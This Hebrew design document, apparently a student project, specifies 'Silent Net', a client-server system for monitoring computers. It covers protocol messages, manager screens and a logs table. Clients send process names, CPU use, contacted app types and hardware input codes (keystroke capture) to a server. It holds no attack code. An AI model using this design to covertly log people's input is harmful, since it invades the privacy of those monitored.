0006CIE\x1f48 (שימוש באינפוט של חומרה)

0010CPO\x1fchrome (פתיחת תהליך).

ועוד ...

טבלת הודעות פרוטוקול

שם ההודעה	מבנה שדות ההודעה	נשלח מ-/אל-	תיאור
CAU	תעודת זהות כרטיס רשת (MAC) ולאחר מכן שם הוסט (hostname)	לקוח אל שרת	הודעה הנשלחת כל תחילת תקשורת בין לקוח לשרת
CPO	שם תהליך	לקוח אל שרת	שם תהליך שנפתח על ידי הלקוח
CCU	מספרי ליבה ואחוזי שימוש בה מופרדים עם תו ההפרדה בין כל ליבה. לאחר הליבה האחרונה יופיע גם השעה בה נמדדו נתונים אלו – 0,56\1f1,98,datetime	לקוח אל שרת	אחוזי שימוש בכל ליבה במעבד של המחשב
COT	קטגוריה של סוג אפליקציה	לקוח אל שרת	אפליקציות אליהן הלקוח מתקשר ברשת
CIE	מספר	לקוח אל שרת	קלט מכל חומרה המתקבל במחשב הלקוח מתקבל כקוד, אותו קוד נשלח לשרת
MME	אין (חוץ מסוג ההודעה ואורכה)	מנהל אל שרת	המנהל מודיע אל השרת על סיום החיבור ביניהם
MST	כמות לקוחות מקסימלית ולאחר מכן רמת בטיחות	מנהל אל שרת	לאחר התחברות המנהל אל השרת הוא ישלח לו את ההגדרות הרצויות למנהל – כמות לקוחות מקסימלית המחברים לשרת ורמת בטיחות של השרת כנגד כל לקוח
MGC	אין (חוץ מסוג ההודעה ואורכה)	מנהל אל שרת	המנהל מבקש מן השרת את הנתונים הכלליים על הלקוחות המחברים
MGD	שם הלקוח	מנהל אל שרת	המנהל מבקש את שלל הנתונים על לקוח ספציפי
MDG	שם הלקוח	מנהל אל שרת	המנהל שולח לשרת שם של לקוח שהוא רוצה למחוק את הנתונים שלו מהשרת
MCC	אין (חוץ מסוג ההודעה ואורכה)	מנהל אל שרת	המנהל בודק אם השרת פתוח לתקשורת, אחרת המנהל לא יהיה שימוש במערכת של המנהל
MCN	השם הנוכחי של הלקוח והשם החדש של הלקוח	מנהל אל שרת	המנהל מבקש להחליף שם של לקוח
MCH	אין (חוץ מסוג ההודעה ואורכה)	שרת אל מנהל	השרת מעדכן את המנהל כי עדכון השם הצליח
MMP	אין (חוץ מסוג ההודעה ואורכה)	מנהל אל שרת	המנהל מעדכן את השרת שהוא הולך לשלוח לו את הסיסמה

MIC	אין (חוץ מסוג ההודעה ואורכה)	שרת אל מנהל	השרת מעדכן את המנהל שהסיסמה ששלח לא נכונה
MVC	אין (חוץ מסוג ההודעה ואורכה)	שרת אל מנהל	השרת מעדכן את המנהל שהסיסמה ששלח תקפה והחיבור יוצא לפועל
EXH	ערכי DH – יכול להיות גם g/p וגם המפתח הציבורי	שרת/מנהל אל מנהל/שרת	החלפת מפתחות שמתחרשת בתחילת התקשורת בין השרת למנהל

סוגי שגיאות:


MIH (שרת אל מנהל) - השרת מעדכן את המנהל כי עדכון השם לא חוקי.

MAC (שרת אל מנהל) - השרת מעדכן את המנהל כי קיים כבר מנהל מחובר לשרת ועל כך לא ייתן לעוד מנהל להתחבר.

MNF (שרת אל מנהל) – השרת מעדכן את המנהל כי השם של הלקוח אותו המנהל מבקש לקבל עליו סטטיסטיקות לא נמצא במערכת.

תיאור מסכי המערכת


מסך פתיחה



מהות מסך:

מסך זה הינו המסך הראשון ביותר שיופיע במחשב המנהל כאשר הוא פותח את התוכנית. מסך זה הינו מסך פתיחה, כלומר מחכה לקלט המשתמש על מנת להמשיך הלאה. כפי שאפשר לראות במסך זהו בעצם הלוגו של המערכת "Silent Net". במסך זה על המנהל להכניס סיסמה שידועה לו מראש, במידה והסיסמה נכונה ימשיך למסך הבא. במידה והסיסמה לא נכונה יופיע לו הודעה על כך ולא ימשיך למסך הבא. (במידה וכבר מחובר מנהל אחר, המנהל יופנה למסך הטעינה).

מסך הגדרות



Employees Amount 19


Safety 4

Start

מהות מסך:

מסך זה הינו המסך השני אשר מוצג במחשב המנהל, מסך זה מבקש מן המנהל עצמו להכניס באופן ידני את ההגדרות הראשוניות ביותר לתוך הפרויקט. אחת מן ההגדרות (הראשונה) מבקשת את הכמות המקסימלית של לקוחות שיכולים להתחבר למחשב השרת. הגדרה זאת מונעת מן מחשב השרת לקרוס בעת עומס, בנוסף על כך מונעת איום שידוע בשם DOS/DDOS בו מתחברים כמויות גדולות של לקוחות אל מחשב השרת במטרה להפיל אותו בשל עומס. ההגדרה השנייה קובעת את כמות הבטיחות של הפרויקט, כלומר הכוונה היותר מדויקת היא כמה מחשב השרת משאיר קשר עם מחשב מסוים, עד שהוא מנתק אותו בשל היות אותו קשר עם מחשב שמטרותיו זדוניות. רמת הבטיחות היא בסופו של דבר כמה מחשב השרת משאיר קשר עם מחשב לקוח לאחר שמחשב הלקוח שוב ושוב שלח מידע שלא ניתן לפיענוח ולא עומד בפרוטוקול. אם מחשב לקוח שולח באופן עקבי מידע לא אמין, רמת הבטיחות תקבע מתי כבר להפסיק להאמין לאותו לקוח ולנתק את הקשר איתו.


מסך ראשי



מהות מסך:

מסך זה הינו המסך השלישי אשר מוצג במחשב המנהל, מסך זה מראה בזמן אמת את המחשבים המחוברים כרגע למחשב השרת ואשר מנהלים איתו קישור. אותם מחשבים שולחים מידע אל מחשב השרת. שמות המחשבים בדוגמה זו הינם שמות של משתמשים אמיתיים, אך בעת חיבור ראשוני שם המחשב יהיה כשם ה hostname (אשר אין שם אחר שייצג את מחשב זה והוא קריא).


מסך אישי



מהות מסך:

מסך זה הינו המסך הרביעי אשר מוצג במחשב המנהל. מסך זה מראה בזמן אמת את המידע אשר מתקבל מן אותו מחשב בעל כתובת מסוימת. ניתן להגיע למסך זה על ידי לחיצה על אחד השמות הקיימים במסך הראשי. ניתן לראות במסך את הנתונים השונים כמו תהליכים שנפתחו במחשב הלקוח, שימוש בליבות השונות, כמות מילים ממוצעת לדקה, זמנים בהם הלקוח לא היה פעיל, וסוגי IP אליהם פנה הלקוח


מסך יציאה



מהות מסך

מסך יציאה, זהו המסך שיופיע למנהל לאחר שהמנהל רוצה לסגור את התוכנית. המסך בא לוודא שהמנהל לא רצה לצאת בטעות מן המערכת, ולכן שואל אותו שוב אם ברצונו לסגור ולצאת מן המערכת.


מסך טעינה



מהות מסך

מסך זה יופיע כאשר אבד החיבור עם השרת, ולכן המנהל יופנה למסך זה בו הוא יכול לנסות להתחבר אל השרת כאשר ירצה, אם החיבור יצליח המנהל יופנה למסך ההגדרות, אם לא, יישאר במסך זה.


מסך שגיאה



מהות מסך

מסך שגיאה, מופיע כאשר מתרחשת שגיאה אצל הקוד של התוכנית של המנהל. המסך מוביל למסך הבית שהוא מסך הטעינה.


מסך 404



מהות מסך

כאשר המנהל ינסה לשנות את ה URL לכתובת לא חוקית (בתוך התוכנית), יופנה אל המנהל העמוד הזה שמוביל גם כן הוא אל מסך הבית – מסך הטעינה.

דיאגרמת מסכים



תיאור מבני נתונים

הפרויקט עוסק בשלל מבני נתונים שונים, המרכזיים ביניהם בהם עושה שימוש הם שתי טבלאות מרכזיות כמסד נתונים (בצד השרת) ובקובץ מרכזי (בצד הלקוח).

צד שרת – מסד נתונים server db

טבלה ראשונה – logs

המידע שנשלח מהמחשב יכול לכלול נתונים שונים, קלט מחומרה, שמות תהליכים, ערכי CPU ועוד... כל מחשב שולח את המידע האחרון שנשלח, והמערכת בצד השרת מעדכנת באופן רציף בטבלה הראשונה. במערכת שלי, כל id ניתן למשתמש, ה id משמשת כמפתח והערכים ששמורים על אותו id מייצגים את כל המידע שנשמר על אותו משתמש. המידע יכול להיות טקסטואלי (כמו שם תהליך), מספרי (כמו קוד של קלט מחומרה), או בייטים (כמו תו מפריד). כל עדכון מידע ממחשב ספציפי מעדכן את המספר של כמות הפעמים של אותו מידע. הגדרת הטבלה -

id	INTEGER	"id" INTEGER NOT NULL
type	TEXT	"type" TEXT NOT NULL
data	BLOB	"data" BLOB NOT NULL
count	NUMERIC	"count" NUMERIC NOT NULL DEFAULT 1





